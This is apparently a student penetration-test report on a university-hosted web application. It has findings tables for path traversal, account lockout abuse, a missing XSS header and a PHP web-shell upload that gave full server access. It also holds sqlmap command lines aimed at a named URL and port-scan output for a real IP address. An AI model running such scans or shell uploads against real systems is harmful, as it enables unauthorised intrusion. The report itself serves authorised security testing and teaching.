Radu Alexandru, Raditya Surya Pratama, Georgiana Manolache, Armin Roushan, Jan-Niklas Schneider, Nina O’Driscoll.

Abstract

[Draw your reader in with an engaging abstract. It is typically a short summary of the document.   
When you’re ready to add your content, just click here and start typing.]

Pentest Report

[Document subtitle]

Table of Contents

[1. Goals 2](#_Toc464409028)

[2. Result Analysis 3](#_Toc464409029)

[3. Changes on the server 5](#_Toc464409030)

[4. Other screenshots from the analysis 5](#_Toc464409031)

# Goals

The goal of the penetration test is to perform attacks upon the web application and to expose the vulnerabilities.


We will start off by gathering information (e.g. through port scans and DNS discoveries) and using that to perform the following tests:

The following are tests we will perform against our opponent’s website:

1. SQL Injection Vulnerabilities:
   1. We will test for input vulnerabilities
   2. URL parameters – include malicious JavaScript or SQL statements in the URL
2. Cross Site Scripting
   1. We will use input vulnerabilities to embed SQL scripts or JavaScript that will execute unauthorized code.
3. Path Traversal
   1. We will try and find files by navigating the file structure of the website.
4. Upload malicious files into the cloud serve.


# Result Analysis

|  |  |
| --- | --- |
| Vulnerability ID: | Path Traversal |
| Vulnerability Title | Path Traversal |
| Severity(1”low”-5”high”) | 3 |
| Summary | Prevent server side information from being displayed |
| Description | Vulnerability found using Nikto software: /SePrWebsite/index.php/sips/sipssys/users/a/admin/user: SIPS v0.2.2 allows user account info (including password) to be retrieved remotely. |
| Recommendation | Use routing and update the SIPS. |
|  |  |




|  |  |
| --- | --- |
| Vulnerability ID: | Brute Forcing – Disabling account |
| Vulnerability Title | Brute Forcing – Disabling account |
| Severity(1”low”-5”high”) | 1 |
| Summary | An account allows for three login fails, after which the account is disabled. To recover the account, the owner must contact the administrator. This allows for an attacker to disable many accounts if he brute force usernames (e.g. ‘admin’). |
| Description |  |
| Recommendation | Allow the user to more easily recover their account and replace disabling with a time-out |
|  |  |

|  |  |
| --- | --- |
| Vulnerability ID: | OWASP Vulnerability check - HTTP Headers |
| Vulnerability Title | XSS Vulnerability revealed by OWASP ZAP |
| Severity(1”low”-5”high”) | 4 |
| Summary | Web Browser XSS Protection is not enabled, or is disabled by the configuration of the 'X-XSS-Protection' HTTP response header on the web server |
| Description |  |
| Recommendation | Ensure that the web browser's XSS filter is enabled, by setting the X-XSS-Protection HTTP response header to '1'. |
|  |  |



|  |  |
| --- | --- |
| Vulnerability ID: | Upload malicious files. |
| Vulnerability Title | Upload malicious files. |
| Severity(1”low”-5”high”) | 5 |
| Summary | We were able to upload a shell as a php file on the Cloud server and we got access to the whole server. |
| Description |  |
| Recommendation | Prevent the malicious files from being uploaded on the server. Also, check for the hidden ones under picture files. |
|  |  |



# Changes on the server

We uploaded a php file called ruxup.php on the server.


We analyzed the web application using a couple of kali linux software and we couldn’t find any sql injection or XSS vulnerabilities. Also, we tried to use the sqlmap on a high level and there was no success.

sqlmap -u https://i302477.iris.fhict.nl/SePrWebsite/index.php/sips/sipssys/users/a/admin/user/login\_validation.php?userLogin=admin --dbs --level=3 --risk=3 - no vulnerabilities


sqlmap -u https://i302477.iris.fhict.nl/SePrWebsite/index.php/sips/sipssys/users/a/admin/user/login\_validation.php?userPwd=admin --dbs --level=5 --risk=3 --dbms=mysql - no vulnerabilities.

# Other screenshots from the analysis

* Using Burp suite. Tried some brute force as well.



* Sqlmap – no success.



* Zenmap port scan – found some ports opened.

Scanning 145.85.4.69 [1000 ports]

Discovered open port 110/tcp on 145.85.4.69

Discovered open port 143/tcp on 145.85.4.69

Discovered open port 995/tcp on 145.85.4.69

Discovered open port 80/tcp on 145.85.4.69

Discovered open port 587/tcp on 145.85.4.69

Discovered open port 993/tcp on 145.85.4.69

Discovered open port 25/tcp on 145.85.4.69

Discovered open port 443/tcp on 145.85.4.69

Discovered open port 21/tcp on 145.85.4.69

Discovered open port 465/tcp on 145.85.4.69

Discovered open port 2222/tcp on 145.85.4.69

